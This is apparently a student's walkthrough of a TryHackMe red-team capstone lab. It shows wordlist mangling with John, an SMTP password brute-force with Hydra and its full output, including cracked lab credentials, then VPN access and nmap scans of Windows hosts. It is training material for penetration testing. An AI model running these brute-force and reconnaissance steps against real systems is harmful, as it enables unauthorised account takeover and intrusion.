
[...]
END_TIME: Wed Oct 23 22:03:28 2024
[...]
DOWNLOADED: 4612 - FOUND: 3

[...]
```



WebMail server which also has several mail related open ports such as

SMTP (port 25/TCP) which can be used to bruteforce user/password combinations. Using the mails of users and generating password and using tools hydra I get lists of mails usernames and password



```
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources/Tools
File Actions Edit View Help
└─ cd Capstone_Challenge_Resources
└─ ls
Tools password_base_list.txt password_policy.txt
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources/Tools
└─ cat password_policy.txt
The password policy for TheReserve is the following:
* At least 8 characters long
* At least 1 number
* At least 1 special character
    * Attacking the mailboxes of TheReserve employees on the WebMail
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources/Tools
└─ cat password_base_list.txt
TheReserve
thereserve
Reserve
reserve
CorpTheReserve
corporereserve
Password
password
TheReserveBank
thereservebank
ReserveBank
reservebank
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources/Tools
└─ cat Tools
cat: Tools: Is a directory
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources/Tools
└─ ./Tools
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources/Tools
└─ ls
ForgeCert PowerSploit PowerView Rubeus SpoolSample keko mimikatz_trunk
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources/Tools
```

Using password_policies.txt and password_base.txt

And special characterstic !@#\$%&

And usig command

John –wordlist=password_base_list.txt –
rules=redTeam-Capstone –stdout >
mangled_password.txt

I generated list of password with characterstic special


Using hydra h get password and email username

```
[root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources]# hydra -L /home/thomas/Usernames.txt -P mangled-passwords.txt smtp://mail.thm -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
herefore ** ignore laws and ethics anyway).

Hydra: https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-18 21:25:45
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 12960 login tries (l:18:p:720), ~810 tries per task
[DATA] attacking smtp://mail.thm:25/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] 1058.00 tries/min, 1058 tries in 00:01h, 11902 to do in 00:12h, 16 active
[STATUS] 1170.33 tries/min, 3511 tries in 00:03h, 9449 to do in 00:09h, 16 active
[STATUS] 1197.86 tries/min, 3835 tries in 00:07h, 4575 to do in 00:04h, 16 active
[25][smtp] host: mail.thm login: laura.wood@corp.thereserve.loc password: Password1@
[VERBOSE] using SMTP LOGIN AUTH mechanism
[25][smtp] host: mail.thm login: mohammad.ahmed@corp.thereserve.loc password: Password1!
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] attack finished for mail.thm (Waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-18 21:35:32
```

[Laura.wood@corp.thereserve.loc](#) password: Password1@

Mohamad.ahmed@corp.thereserve.loc password : Password1!



Clicking on “Submit” generates the openvpn configuration file for laura.wood@corp.thereserve.loc.


Using the configuration file with openvpn (“sudo openvpn laura.wood@corp.thereserve.loc.ovpn”) pushed two routes to me:

```
root@kali:~/home/thomas
File Actions Edit View Help
root@kali:~/home/thomas x root@kali:~/home/thomas x
2024-10-18 14:54:35 DCO version: N/A
2024-10-18 14:54:35 TCP/UDP: Preserving recently used remote address: [AF_INET]10.201.151.12:1194
2024-10-18 14:54:35 Socket Buffers: R:[131072->131072] S:[16384->16384]
2024-10-18 14:54:35 Attempting to establish TCP connection with [AF_INET]10.201.151.12:1194
2024-10-18 14:54:35 TCP connection established with [AF_INET]10.201.151.12:1194
2024-10-18 14:54:35 Connected to remote host
2024-10-18 14:54:35 TCPv4_CLIENT link remote: [AF_INET]10.201.151.12:1194
2024-10-18 14:54:35 TLS: Initial packet from [AF_INET]10.201.151.12:1194, sid=570389d1 00d0daa1
2024-10-18 14:54:37 VERIFY OK: depth=1, CN=ChangeMe
2024-10-18 14:54:37 VERIFY KU OK
2024-10-18 14:54:37 Validating certificate extended key usage
2024-10-18 14:54:37 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-10-18 14:54:37 VERIFY EKU OK
2024-10-18 14:54:37 VERIFY OK: depth=0, CN=server
2024-10-18 14:54:38 Control Channel: TLSv1.3, cipher TLSv1.3, cipher TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2024-10-18 14:54:38 [server] Peer Connection Initiated with [AF_INET]10.201.151.12:1194
2024-10-18 14:54:38 TLS: move_session: dest=TM_ACTIVATION src=TM_INITIAL reinit_src=1
2024-10-18 14:54:38 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-10-18 14:54:39 SENT CONTROL [server]: "PUSH_REQUEST" (status:1)
2024-10-18 14:54:40 PUSH: Received control message: "PUSH_REPLY", route 10.201.151.21 255.255.255.255, route 10.201.151.22 255.255.255.255, route-metric 1000, route-gateway 12.100.1.1, topology dynamic, ping 5, ping-restart 12, config 12.100.1.11 255.255.255.0, peer-id 0"
2024-10-18 14:54:40 OPTIONS IMPORT: route default modified
2024-10-18 14:54:40 OPTIONS IMPORT: route-related options modified
2024-10-18 14:54:40 Using peer cipher 'AES-256-CBC'
2024-10-18 14:54:40 net_route_v4_best_gw query: dst 0.0.0.0
2024-10-18 14:54:40 net_route_v4_best_gw result: via 192.168.43.2 dev eth0
2024-10-18 14:54:40 ROUTE_GATEWAY 192.168.43.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:87:9f:b6
2024-10-18 14:54:40 TUN/TAP device tun1 opened
2024-10-18 14:54:40 MTU set to 1500 for tun1
2024-10-18 14:54:40 net_ifinfo_set tun1
2024-10-18 14:54:40 net_addr_v4_add: 12.100.1.11/24 dev tun1
2024-10-18 14:54:40 net_route_v4_add: 10.201.151.21/32 via 12.100.1.1 dev [NULL] table 0 metric 1000
2024-10-18 14:54:40 net_route_v4_add: 10.201.151.22/32 via 12.100.1.1 dev [NULL] table 0 metric 1000
2024-10-18 14:54:40 Initialization Sequence Completed
2024-10-18 14:54:40 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 0
2024-10-18 14:54:40 Timers: ping 5, ping-restart 120
```

We found other ips in the laura ovpn 10.201.151.21


And 10.201.151.22

The I make enumerations to this to ips



```
# nmap -sC -sV 10.201.151.22 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 15:04 EDT
Nmap scan report for 10.201.151.22
Host is up (0.34s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 e6:f0:fb:5b:24:28:68:13:da:dd:c5:5f:67:4e:be:4f (RSA)
|   256 93:f5:8f:4c:31:15:fc:8e:38:03:3e:d5:b7:1c:ed:d3 (ECDSA)
|_  256 56:3f:8a:33:a4:1f:dc:11:9a:a1:67:a6:7d:f8:76:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK2
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: WRK2.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|   System_Time: 2024-10-18T19:06:44+00:00
|   ssl-cert: Subject: commonName=WRK2.corp.thereserve.loc
|   Not valid before: 2024-08-31T14:58:23
|   Not valid after:  2025-03-02T14:58:23
|_  _ssl-date: 2024-10-18T19:06:42+00:00; -1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_  _clock-skew: mean: -1s, deviation: 0s, median: -1s
```



```
Completed NSE at 15:05, 0.01s elapsed
Nmap scan report for 10.201.151.21
Host is up (0.39s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 21:78:e2:79:d3:93:ee:f9:aa:70:94:ec:01:b3:a5:8f (RSA)
|   256 e0:f7:bd:67:9:93:b5:74:0:f:0:a:83:f:fe:f5:c8:9a (ECDSA)
|_  256 bd:83:0:c:e3:b4:4f:78:f2:e3:4:a:52:0:3:3:c:a5:c:e:58 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| _ssl-date: 2024-10-18T19:05:55+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK1
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: WRK1.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|   System_Time: 2024-10-18T19:05:18+00:00
|   ssl-cert: Subject: commonName=WRK1.corp.thereserve.loc
|   Issuer: commonName=WRK1.corp.thereserve.loc
|   Public Key type: rsa
|   Public Key bits: 2048
|   Signature Algorithm: sha256WithRSAEncryption
|   Not valid before: 2024-08-31T14:58:11
|   Not valid after:  2025-03-02T14:58:11
|_  MD5: 329e:5991:df95:ebbd:097e:dcff:893b:31b6
|_  SHA-1: 3f3e:66c:5e79:d207:7f81:da7b:0552:5989:500d:b265
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Then I used ssh cetizen

SSH Username	e-citizen
SSH Password	stabilitythroughcurrency
SSH IP	X.X.X.250

You complete the questions below, the network diagram at the start of the room will show the IP specific to your network. Use that information to replace the X values.



The screenshot shows a terminal window titled 'root@kali: /home/thomas'. The user is running the command 'ssh e-citizen@10.201.151.250'. The response indicates that the host's authenticity cannot be established due to an ED25519 key fingerprint mismatch. The user is prompted to continue connecting ('yes/no') and enters 'y'. A warning message states that the host has been added to the list of known hosts. The user then provides their THM username 'thomasmarcos' and creates an email user 'thomasmarcos@corp.th3reserve.loc'. The user is informed that the account has been successfully created. The terminal also displays instructions for registering on the e-Citizen platform, including SSH details and a note about domain squatting.


I used ecitizen to create mail account

The screenshot shows a terminal window titled 'root@kali: /home/thomas'. The user has already registered an account, as indicated by the message 'User has been successfully created'. The user then runs the command 'ecitizen'. The terminal displays a registration confirmation for the e-Citizen platform, including SSH details and a note about domain squatting. It also provides instructions for communicating with the government and performing actions to compromise the network. The user is reminded that any attempts against the machine will result in a ban from the challenge. The terminal ends with a message of thanks for using e-Citizen and a connection closure.

